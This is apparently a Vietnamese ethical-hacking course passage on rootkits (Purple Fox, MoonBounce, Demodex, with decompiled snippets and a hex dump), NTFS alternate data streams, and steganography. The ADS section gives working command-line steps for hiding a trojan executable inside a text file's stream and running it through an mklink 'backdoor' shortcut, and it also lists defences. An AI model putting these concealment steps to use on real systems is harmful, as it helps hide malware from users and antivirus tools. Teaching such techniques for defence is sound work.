- **Boot-Loader-Level Rootkit:** Rootkit boot-loader (bootkit) hoạt động bằng cách sửa đổi boot loader hợp lệ hoặc thay thế nó bằng một cái khác. Bootkit có thể kích hoạt ngay trước khi hệ điều hành bắt đầu. Do đó, bootkit là mối đe dọa nghiêm trọng đối với an ninh vì chúng có thể dễ dàng hack các khóa mã hóa và mật khẩu.
- **Application-Level/User-Mode Rootkit:** Rootkit này chạy ở **Ring-3** như một user cùng với các ứng dụng khác trong hệ thống. Nó khai thác hành vi tiêu chuẩn của các API và hoạt động bên trong máy của nạn nhân bằng cách thay thế các file nhị phân bằng rootkit hoặc bằng cách sửa đổi hành vi của các ứng dụng hiện có bằng các patch, mã độc, ...
- **Library-Level Rootkits:** Hoạt động ở cấp cao của hệ điều hành và thường sửa đổi, kết nối hoặc thay thế các lời gọi hệ thống bằng các phiên bản backdoor để ẩn thông tin về hacker.

Rootkit hoạt động như thế nào?

System hooking là quá trình thay đổi và thay thế con trỏ của các hàm gốc bằng các con trỏ được cung cấp bởi rootkit trong chế độ ẩn danh. **Inline function hooking** là một kỹ thuật trong đó rootkit thay đổi một số byte của một hàm bên trong các DLL cốt lõi của hệ thống (**kernel32.dll** và **ntdll.dll**), đặt một lệnh để khi bất kỳ tiến trình nào gọi đến đều phải đi qua rootkit trước.



Rootkit DKOM (Direct Kernel Object Manipulation) có thể định vị và thao tác với tiến trình “system” trong cấu trúc bộ nhớ kernel và patch nó giúp ẩn các tiến trình và port, thay đổi đặc quyền và làm sai lệch Windows Event Viewer mà không gặp vấn đề, từ đó thay đổi dữ liệu bên trong các cấu trúc định danh tiến trình. Nó có thể thu được quyền truy cập đọc/ghi


vào đối tượng **\Device\Physical Memory**. DKOM ẩn một tiến trình bằng cách tách nó khỏi danh sách tiến trình.

Một số Rootkit nổi tiếng để duy trì quyền truy cập

Purple Fox Rootkit

Purple Fox cho phép hacker giấu mã độc, làm cho việc phát hiện và loại bỏ mã độc trở nên khó khăn đối với các giải pháp bảo mật. Đây là kiểu tấn công malware tinh vi nhắm vào các máy tính Windows và lây lan từ một máy tính này sang nhiều máy tính khác. Rootkit Purple Fox có thể được phân phối thông qua một bản cài đặt Telegram giả mạo. Các hoạt động được thực hiện bởi rootkit Purple Fox như sau:

- Mục đích chính của malware là tạo ra một điểm neo trên các máy tính Windows mục tiêu.
- Mỗi giai đoạn của cuộc tấn công được cài đặt trong môi trường, giúp hacker tránh bị phát hiện.
- Tập “**Telegram Desktop.exe**” được sử dụng để ẩn giấu Purple Fox, đó là một tập lệnh tự động cài đặt Telegram và một chương trình khác độc hại được đặt tên là “**TextInpush.exe**.”
- “**TextInpush.exe**” là malware installer phổ biến nhất. Sau khi thực thi, nó kết nối đến máy hacker và hacker kiểm soát nó.
- Rootkit này cung cấp quyền truy cập vào mục tiêu thông qua một backdoor.



Screenshot 1 of Purple Fox rootkit

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
0025E240	D0 81 00 00 00 00 80 A0 FD A9 17 29 84 14 00 00	Đ.....€ ý©.)....
0025E250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E260	00 00 00 00 00 00 00 00 00 00 00 00 00 40 0D 24@.S
0025E270	D9 DF 5C 24 01 38 31 43 4B ED 92 C1 B1 18 31 08	ÙÙ\\$.81CKi'Á±.1.
0025E280	43 EF 99 F9 3D A4 04 C0 60 A0 FF C6 BE 11 9B 1E	Cí™ù=h.À` ýE%.>.
0025E290	72 D0 BB 30 36 C2 08 76 B9 02 42 08 21 84 10 42	rĐ»06Â.v¹.B.!..B
0025E2A0	08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08	.!..B.!..B.!..B.
0025E2B0	21 84 10 42 08 21 FF 01 96 E9 FD F7 E7 8F 65 C5	!..B.!ý.-éý÷ç.eÅ
0025E2C0	79 31 0D 47 ED 8E 7C 31 B4 36 7B 90 B5 AA F6 17	y1.GiŽ l'6{.µ*ö.
0025E2D0	8F D8 BD A3 6E 49 A8 DD 75 D2 11 36 67 EB CC 98	.ØfénI"ÝuÒ.6gěÍ"
0025E2E0	7B F1 C4 FD 51 B1 39 DF 90 09 C7 3A F6 71 5F F5	{ñÄýQ+9B..ç:öq_ö
0025E2F0	29 3C EA 8E D7 B2 1B 6A 8F 9E 26 47 13 CD CC 4C)<ž*x^.j.ž&G.ÍÍL
0025E300	E6 B5 9B 2A 70 1A B8 F5 CE AD CE 82 5A 3A OC 55	æµ>*p.,öî.Î,Z:.U
0025E310	5F CF 3E 36 5D 34 CC 11 AB 65 27 AC 83 6E B2 5E	Í>6]4Ì..«e'¬fn^
0025E320	2D 72 4D 5D 8C 14 29 05 0F AD 98 C8 FD FC EB 06	-rm]€.)...”Éýüë.
0025E330	75 C6 C6 7E 9B 18 9D 56 22 AF F7 F3 AA BB D6 D7	uÆ~>..V"¬ô^»Ö×
0025E340	04 EF DC 5D 48 43 1D 8A E0 95 E3 F0 F6 41 EE F9	.iÜ]HC.Šà•ä8öAiù
0025E350	40 54 B9 28 75 51 85 61 C5 40 AF 71 6E 67 1D 99	@T¹(uQ...aÅ@¬qng.^
0025E360	63 0A B3 EB 98 56 4E 41 2C 96 82 8D 87 EE 87 8B	c.^é”VNA,-,.‡i‡c
0025E370	CF C7 F7 21 5B 31 C7 41 E3 FC 36 D3 3D 39 37 A4	ÍÇ÷![1ÇAäü6Ó=97¤
0025E380	B4 65 4B 5F 25 46 74 35 A8 CB 65 6D 6A 6D 3A CF	'eK_%Ft5"Éemjm:Í
0025E390	FE 0A D8 B3 65 AF 83 70 9B F2 5F 00 00 00 00 00	b.Ø^e¬fp>ò.....
0025E3A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E3B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E3C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E3D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E3E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0025E3F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Screenshot 2 of Purple Fox rootkit

MoonBounce

MoonBounce là mã độc được giấu trong firmware UEFI trên SPI flash và được lên lịch thực thi vào một thời điểm cụ thể. Vì hệ thống bảo mật có sự nhận thức hạn chế về các implant như vậy, nên chúng rất khó phát hiện và loại bỏ. So với các bootkit firmware UEFI được biết trước đó thì MoonBounce có một luồng tấn công phức tạp và đáng chú ý hơn.

Mục đích của MoonBounce là inject một controller độc hại vào Windows kernel trong quá trình khởi động, nó là rootkit đặc biệt đáng lo ngại cho các chuyên gia bảo mật vì MoonBounce tấn công trực tiếp vào phân vùng *EFI System Partition (ESP)*.

```
map_driver_mapping_shellcode_to_mem: ; DATA XREF: boot_services_function_hook_dispatcher+1C
    mov    rcx, 1122334455667788h ; ; 0x1122334455667788 is replaced during run-time
                                    ; by the address of the driver mapping shellcode
                                    ; by formerly executed shellcode
    xor    r8d, r8d      ; MmNonCached
    mov    edx, 28000h    ; Size of driver mapping shellcode
    call   cs:p_MmMapIoSpace
    add    rsp, 48h
    jmp    rax          ; Jump to mapped driver mapping shellcode
shellcode2_ExAllocatePool_hook endp ; sp-analysis failed
```

Screenshot of MoonBounce rootkit

Dubbed Demodex Rootkit

Rootkit Demodex rất tinh vi và cho phép hacker giữ nguyên quyền truy cập ngay cả khi cài lại hệ điều hành. Mục đích chính của rootkit này ẩn dấu vết, ẩn file, key trong registry và network traffic, ... Rootkit Demodex có các tính năng sau:

- Nó bao gồm một dự án mã nguồn mở Cheat Engine giúp tránh bị phát hiện.
- Nó vượt qua các tính năng bảo mật và cơ chế kiểm soát của Windows.
- Ngăn chặn việc tải các device controller chưa được ký.

```
int64 __fastcall nsiproxy_ioctl_dispatch_hook(PDEVICE_OBJECT *device_object, IRP *irp)
{
    _IO_STACK_LOCATION *current_stack_location; // rbx
    nsiproxy_context *Context_1; // rax
    nsiproxy_context *nsi_proxy_context; // rdi

    current_stack_location = irp->Tail.Overlay.CurrentStackLocation;
    if ( current_stack_location->Parameters.DeviceIoControl.IoControlCode == 0x12001B
        && current_stack_location->Parameters.DeviceIoControl.InputBufferLength == 0x70 )
    {
        Context_1 = ExAllocatePool(NonPagedPool, 0x28ui64);
        nsi_proxy_context = Context_1;
        if ( Context_1 )
        {
            memset(Context_1, 0, sizeof(nsi_proxy_context));
            *&nsi_proxy_context->CompletionRoutine = current_stack_location->CompletionRoutine;
            *&nsi_proxy_context->Context = current_stack_location->Context;
            nsi_proxy_context->Control = current_stack_location->Control;
            *&nsi_proxy_context->CurrentProcess = IoGetCurrentProcess();
            current_stack_location->Control |= 0xE0u;
            current_stack_location->CompletionRoutine = nsiproxy_completion_routine_hook;
            current_stack_location->Context = nsi_proxy_context;
        }
    }
    return g_nsi_proxy_ioctl_dispatch(device_object, irp);
}
```

Screenshot of Demodex rootkit

Ngoài ra còn có một số loại rootkit khác như:


- Moriya
- iLOBIeed
- Netfilter
- Skidmap

Mô-đun 6. Phần 7: Ẩn giấu file bằng NTFS Streams

NTFS Stream là gì?

New Technology File System (NTFS) là một hệ thống tập tin lưu trữ file với sự trợ giúp của hai data stream gọi là *NTFS streams*, cùng với các thuộc tính file. Data stream đầu tiên lưu

trữ security descriptor cho file được lưu trữ như quyền truy cập, và data stream thứ hai lưu trữ dữ liệu của file. **ADS** là một loại data stream khác có thể xuất hiện trong mỗi file.



NTFS data streams

ADS (Alternate Data Stream) là dữ liệu được đính kèm vào một file trên hệ thống NTFS và không nằm trong file đó. Bảng MFT (Master File Table) của phân vùng chứa danh sách tất cả các data stream mà một file được lưu trữ và vị trí vật lý của chúng trên đĩa. Do đó, ADS không nằm trong file mà được liên kết với file thông qua file table. NTFS ADS là một stream ẩn của Windows chứa các siêu dữ liệu cho file, bao gồm các thuộc tính, số lượng tử, author và thời gian truy cập và sửa đổi của các file đó.



Hiding files using NTFS data streams

Các file có ADS rất khó để phát hiện bằng các kỹ thuật duyệt file cơ bản như sử dụng dòng lệnh hoặc Windows Explorer. Sau khi một file ADS được đính vào file gốc, kích thước của file gốc không thay đổi. Dấu hiệu duy nhất cho thấy file đã bị thay đổi là thời gian sửa đổi.

Cách tạo NTFS Streams

Khi sử dụng *NTFS data streams*, hacker có thể gán như hoàn toàn che giấu các file trong hệ thống. Việc sử dụng các stream này khá đơn giản, nhưng client rất khó để nhận

ra. **Explorer** chỉ hiển thị các file gốc; nó không thể xem các stream liên kết với các file gốc và không thể xác định khung gian đĩa được sử dụng bởi các stream này. Do đó, nếu một mẫu virus gắn chính nó vào ADS, khả năng cao sẽ khiến cho các phần mềm diệt virus sẽ không nhận ra được nó.

Khi người dùng đọc hoặc ghi một file, thì mặc định sẽ tương tác với main data stream. Vậy giờ chúng ta sẽ tìm hiểu cách tạo một ADS cho một file. ADSs tuân theo cú pháp filename.ext:alternateName.

1. Chạy C:\>notepad myfile.txt:lion.txt và nhấn **Yes** để tạo file mới, nhập một vài chữ tùy ý và lưu file.
2. Chạy C:\>notepad myfile.txt:tiger.txt và nhấn **Yes** để tạo file mới, nhập tùy ý và lưu file.
3. Kiểm tra kích thước của file **myfile.txt**.
4. Các lệnh sau có thể dùng để xem hoặc sửa đổi data stream ẩn trong các bước 1 và 2, tương ứng:

```
notepad myfile.txt:lion.txt
```

```
notepad myfile.txt:tiger.txt
```

Notepad là một ứng dụng tuân thủ stream. Tuy nhiên không nên sử dụng các stream thay thế để lưu trữ thông tin quan trọng vì các stream này có thể bị mất hoặc bị xóa. Các stream thay thế thường được sử dụng cho mục đích thử nghiệm và không nên được sử dụng làm phương pháp chính để lưu trữ dữ liệu.

Stream Manipulation

Ấn **Trojan.exe** (malicious program) trong **Readme.txt** (stream)

Để ấn chương trình độc hại **Trojan.exe** trong file **Readme.txt** (stream), sử dụng lệnh sau:

```
C:>type C:\Trojan.exe >C:\Readme.txt:Trojan.exe
```

Lệnh “**type**” sẽ ẩn file trong một alternate data stream (ADS) phía sau một file hiện có. Toán tử hai chấm (:) chỉ định tạo hoặc sử dụng ADS.



Tạo liên kết đến Trojan.exe

Sau khi ẩn file **Trojan.exe** phía sau file **Readme.txt**, ta cần tạo một liên kết để chạy file **Trojan.exe** từ stream giống như tạo một phím tắt cho **Trojan.exe** trong stream.

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

Thực thi Trojan

Nhập lệnh C:\>backdoor để chạy Trojan mà ta vừa ẩn ở sau file Readme.txt. Trong đó, backdoor là phím tắt được tạo trong bước trước đó, khi thực thi nó sẽ cài đặt Trojan.

Một ví dụ khác dễ hiểu như sau:

Ta tạo một file văn bản không đọc hại có tên “**document.txt**“. Sử dụng công cụ **Command Prompt** trên Windows, ta tạo một *NTFS Alternate Data Stream (ADS)* bằng cách sử dụng cú pháp “**type**” và “**more**” để ghi dữ liệu vào luồng dữ liệu ẩn. Ví dụ:

```
echo This is a normal text file > document.txt:hidden.txt
```

Trong đó, “**document.txt**” là tên của file gốc, và “**hidden.txt**” là tên của luồng dữ liệu ẩn.

Tiếp theo, ta tạo một file thực thi (ví dụ: “**payload.exe**“) chứa mã độc. Sử dụng Command Prompt, ta gắn luồng dữ liệu ẩn với file thực thi bằng cách sử dụng lệnh “**type**” và “**more**” để ghi dữ liệu từ file thực thi vào luồng dữ liệu ẩn. Ví dụ:

```
type payload.exe > document.txt:hidden.txt:payload.exe
```

Bây giờ, nếu người dùng mở file “**document.txt**” bằng chương trình đọc văn bản thông thường, file sẽ được hiển thị như một file bình thường, trong khi mã độc đã được gắn liền trong luồng dữ liệu ẩn. Khi “**document.txt**” được mở bởi một tiến trình hoặc người dùng khác (ví dụ bằng cách nhấp đúp), mã độc từ luồng dữ liệu ẩn “**payload.exe**” có thể được thực thi mà không có cảnh báo nào.

Phòng chống tấn công NTFS Streams

Để bảo vệ khỏi tấn công NTFS streams, có thể thực hiện những việc sau:

- Di chuyển các file nghi ngờ sang một phân vùng File Allocation Table (FAT) để xóa các NTFS streams ẩn.
- Sử dụng phần mềm kiểm tra toàn vẹn tệp tin của bên thứ ba như **Tripwire File Integrity Manager** để đảm bảo tính toàn vẹn của các file trong phân vùng NTFS chống lại các ADSs không được ủy quyền.
- Sử dụng công cụ bên thứ ba để hiển thị và thao tác các stream ẩn như **EventSentry SysAdmin Tools** hoặc **adslist.exe**.
- Tránh ghi dữ liệu quan trọng vào các ADS.
- Luôn sử dụng phần mềm diệt virus cập nhật mới nhất trên hệ thống.
- Sử dụng phần mềm theo dõi file như **Stream Detector** (<https://www.novirusthanks.org>) và **GMER** (<http://www.gmer.net>).
- Cấu hình tường lửa đúng.
- Sử dụng phần mềm có khả năng sao lưu như **Symantec Backup Exec** để xử lý ADS.
- Theo dõi các quyền cụ thể cần thiết để đọc và ghi các thuộc tính mở rộng NTFS.

Công cụ Stream Armor

Stream Armor là một công cụ được sử dụng để phát hiện các ADS ẩn và loại bỏ chúng hoàn toàn khỏi hệ thống. Với tính năng phân tích tự động tiên tiến cùng với cơ chế xác minh mới đe dọa trực tuyến, Stream Armor giúp ta loại bỏ bất kỳ ADS nào đang hiện diện.




Stream Amor screenshot

Mô-đun 6. Phần 8: Kỹ thuật giấu tin (steganography)

Steganography là một phương pháp giấu thông tin vào trong các phương tiện truyền thông như hình ảnh, âm thanh hoặc văn bản giúp cho việc truyền tin không gây nghi ngờ. Trong steganography, thông tin cần giấu đi thường là một thông điệp hoặc một file khác mà chỉ người nhận cần biết. Để làm điều này, steganography sử dụng các kỹ thuật để chèn thông tin bí mật vào trong dữ liệu gốc. Ví dụ trong hình ảnh, steganography có thể thay đổi một số giá trị bit không sử dụng để ẩn thông điệp.

Steganography khác với mã hóa thông thường, vì mã hóa thông thường chỉ ẩn thông điệp nhưng không che giấu sự tồn tại của thông điệp đó. Trong khi đó, steganography tạo ra một nơi che giấu thông điệp một cách hiệu quả, làm cho việc phát hiện thông điệp trở nên khó khăn đối với hacker.




Hiding message using steganography

Hacker cũng sử dụng kỹ thuật steganography để ẩn thông tin khi việc mã hóa không khả thi. Về mặt bảo mật, nó ẩn file dưới dạng một định dạng đã được mã hóa, đảm bảo rằng ngay cả khi hacker giải mã nó, tin nhắn vẫn sẽ được ẩn đi.

Phân loại Steganography

Steganography có thể được phân loại như hình bên dưới:



Classification of steganography

Technical Steganography

Invisible Ink

Kỹ thuật này có nghĩa là viết thông tin một cách “vô hình” bằng các chất lỏng không màu và sau đó làm thông tin hiện thị thông qua các phương pháp đặc biệt như nhiệt độ hoặc ánh sáng. Ví dụ, nếu ta sử dụng nước cù hành và sữa để viết một tin nhắn, khi viết sẽ không nhìn thấy, nhưng khi hơ nóng, nó sẽ chuyển thành màu nâu và tin nhắn sẽ hiện ra.

Các ứng dụng của invisible ink như sau:

- Gián điệp
- Chống làm giả

- Đánh dấu tài sản
- Đánh dấu cho phép vào lại nơi tổ chức sự kiện
- Đánh dấu nhận diện trong sản xuất

Microdots

Một microdot là một văn bản hoặc hình ảnh được thu gọn đáng kể về kích thước có thể chứa đến một trang giấy trong một dấu chấm duy nhất. Microdots thường có hình dạng tròn và đường kính khoảng một millimet nhưng có thể được chuyển đổi thành các hình dạng và kích cỡ khác nhau.

Computer-Based Methods

Phương pháp computer-based thực hiện việc thay đổi các carrier để nhúng thông tin bên ngoài vào các carrier gốc. Việc truyền tải thông tin này xảy ra dưới dạng văn bản, binary file, thiết bị lưu trữ, dữ liệu truyền thông qua mạng. Nó có thể thay đổi phần mềm, giọng nói, hình ảnh, video hoặc bất kỳ dữ liệu nào được biểu diễn dưới dạng kỹ thuật số.

- **Kỹ thuật thay thế (Substitution Techniques):** Trong kỹ thuật này, người gửi mã hóa thông tin bí mật bằng cách thay thế các bit không quan trọng bằng thông điệp bí mật. Nếu người nhận biết được những vị trí mà người gửi nhúng vào thì có thể trích xuất được thông điệp đó.
- **Kỹ thuật biến đổi (Transform Domain Techniques):** Kỹ thuật này che giấu thông tin trong những phần quan trọng của hình ảnh gốc, chẳng hạn như cắt, nén và xử lý hình ảnh làm cho việc tấn công trở nên khó khăn hơn. Hacker có thể áp dụng các biến đổi này cho từng khối hình ảnh hoặc trên toàn bộ hình ảnh.
- **Kỹ thuật phổ phân tán (Spread Spectrum):** Tín hiệu truyền thông chiếm nhiều băng thông hơn mức cần thiết để gửi thông tin. Người gửi tăng băng thông phổ bằng cách sử dụng code (độc lập với dữ liệu), và người nhận sử dụng thu sóng được đồng bộ với code để khôi phục thông tin từ dữ liệu phổ phân tán.
- **Kỹ thuật thống kê (Statistical Techniques):** Kỹ thuật này sử dụng các phương pháp ẩn tin “1-bit” bằng cách thay đổi hình ảnh cover sao cho khi truyền tải một “1”, một số đặc điểm thống kê thay đổi đáng kể.
- **Kỹ thuật biến dạng (Distortion Techniques):** Trong kỹ thuật này, người dùng thực hiện một chuỗi các biến đổi trên hình ảnh cover để thu được một đối tượng ẩn tin. Chuỗi biến đổi đại diện cho quá trình chuyển đổi của một thông điệp cụ thể. Quá trình giải mã trong kỹ thuật này yêu cầu có kiến thức về hình ảnh cover gốc. Người nhận thông điệp có thể đo đạc sự khác biệt giữa hình ảnh gốc và hình ảnh nhận được để tái tạo chuỗi biến đổi.
- **Kỹ thuật tạo ảnh cover (Cover Generation Techniques):** Trong kỹ thuật này, các đối tượng số học được phát triển đặc biệt để tạo ảnh cover cho việc truyền thông bí mật. Khi thông tin này được mã hóa, nó đảm bảo tạo ra một hình ảnh cho việc truyền thông bí mật.

Linguistic Steganography

Trong **Linguistic Steganography**, thông tin bí mật được che giấu bằng cách thay đổi, mã hóa, hoặc chèn vào văn bản gốc thông qua việc sử dụng các kỹ thuật ngôn ngữ như thay đổi từ ngữ, cú pháp, cấu trúc câu, hoặc sử dụng các mã hóa ngôn ngữ đặc biệt.

Mục tiêu của Linguistic Steganography là tạo ra văn bản che giấu thông tin sao cho nó không gây nghi ngờ hoặc khó phát hiện cho người đọc thông thường. Các kỹ thuật này thường sử dụng sự tương đồng trong ngôn ngữ hoặc sự kỳ quặc của ngôn ngữ để giấu thông tin.

Semagrams

Semagrams là một kỹ thuật ẩn tin sử dụng các biểu tượng hoặc ký hiệu để giấu thông tin. Trong kỹ thuật này, người gửi nhúng một số đổi tượng hoặc biểu tượng vào dữ liệu để thay đổi diện mạo của dữ liệu thành một ý nghĩa đã được xác định trước. Phân loại của semagrams như sau:

- **Visual Semagrams (Semagrams hình ảnh):** Kỹ thuật này ẩn thông tin trong một bức vẽ, tranh, chữ viết, âm nhạc hoặc một biểu tượng.
- **Text Semagrams (Semagrams văn bản):** Một semagram văn bản giấu thông điệp văn bản bằng cách thay đổi hoặc biến đổi diện mạo của văn bản chủ đề, thay đổi cỡ chữ, kiểu chữ, thêm khoảng trắng dư thừa trong tài liệu, thêm hoa văn trong các chữ cái hoặc văn bản viết tay, ...

Open Codes

Open code giấu tin nhắn bí mật trong một thông điệp chứa thông tin hợp pháp và được thiết kế một cách rõ ràng trên tài liệu mà người đọc thông thường không hiểu rõ. Thông điệp chứa thông tin được gọi là “*overt communication*” (giao tiếp rõ ràng), trong khi tin nhắn bí mật được gọi là “*covert communication*” (giao tiếp ẩn). Kỹ thuật open code bao gồm hai nhóm chính: **code ngôn ngữ chuyên môn** (jargon codes) và **code ẩn danh** (covered ciphers).

- **Code ngôn ngữ chuyên môn (Jargon Codes):** Trong loại ẩn dụ này, một ngôn ngữ cụ thể được sử dụng có thể được hiểu bởi nhóm người cụ thể mà thông điệp định hướng, trong khi đối với những người khác thì vô nghĩa. Một thông điệp ngôn ngữ chuyên môn tương tự như một mã thay thế về nhiều mặt, nhưng thay vì thay thế các chữ cái riêng lẻ, chính các từ được thay đổi. Một ví dụ về mã ngôn ngữ chuyên môn là “mã cue”. Một cue là một từ xuất hiện trong văn bản và sau đó truyền tải thông điệp.
- **Code ẩn danh (Covered Ciphers):** Trong Covered Ciphers, thông tin bí mật được che giấu bằng cách mã hóa nó và sau đó chèn vào văn bản gốc một cách tự nhiên và khó phát hiện. Covered Ciphers thường sử dụng các phương pháp mã hóa mạnh để bảo vệ thông tin bí mật và đảm bảo tính bí mật của dữ liệu che giấu. Đồng thời, văn bản kết quả vẫn phải có tính hợp lệ và không gây nghi ngờ cho người đọc thông thường.

Phân loại dựa trên Cover Medium

Ẩn tin là nghệ thuật và khoa học của việc viết thông điệp ẩn sao cho chỉ người nhận mới biết về sự tồn tại của thông điệp. Ẩn tin cơ bản có thể được chia thành hai lĩnh vực chính: **giấu dữ liệu** và **tạo tài liệu**. Tạo tài liệu liên quan đến bảo vệ chống xóa bỏ.

Whitespace Steganography

Ẩn tin bằng khoảng trắng (Whitespace steganography) được sử dụng để giấu thông điệp trong văn bản ASCII bằng cách thêm các khoảng trắng vào cuối các dòng. Vì khoảng trắng và kí tự tab thường không hiển thị trên các chương trình xem văn bản cho nên thông điệp được giấu một cách hiệu quả. Nếu sử dụng mã hóa tích hợp, thì ngay cả khi phát hiện, thông điệp cũng không thể đọc được.

Công cụ **Snow**, được sử dụng để giấu thông điệp trong file văn bản bằng cách thêm khoảng trắng và tab vào cuối các dòng. Đồng thời, nó cũng có thể trích xuất thông điệp từ các file chứa thông điệp ẩn. Người dùng có thể giấu dữ liệu bằng cách thêm chuỗi khoảng trắng và tab vào file. Các chuỗi này có thể dài tối đa đến bảy khoảng trắng và cho phép lưu trữ ba bit trong mỗi tám cột. Tuy nhiên, cũng có một phương pháp mã hóa khác sử dụng khoảng trắng và tab xen kẽ để biểu thị cho các ký tự 0 và 1. Tuy nhiên, phương pháp này không được sử dụng nhiều vì yêu cầu nhiều cột hơn cho mỗi bit (4,5 so với 2,67).

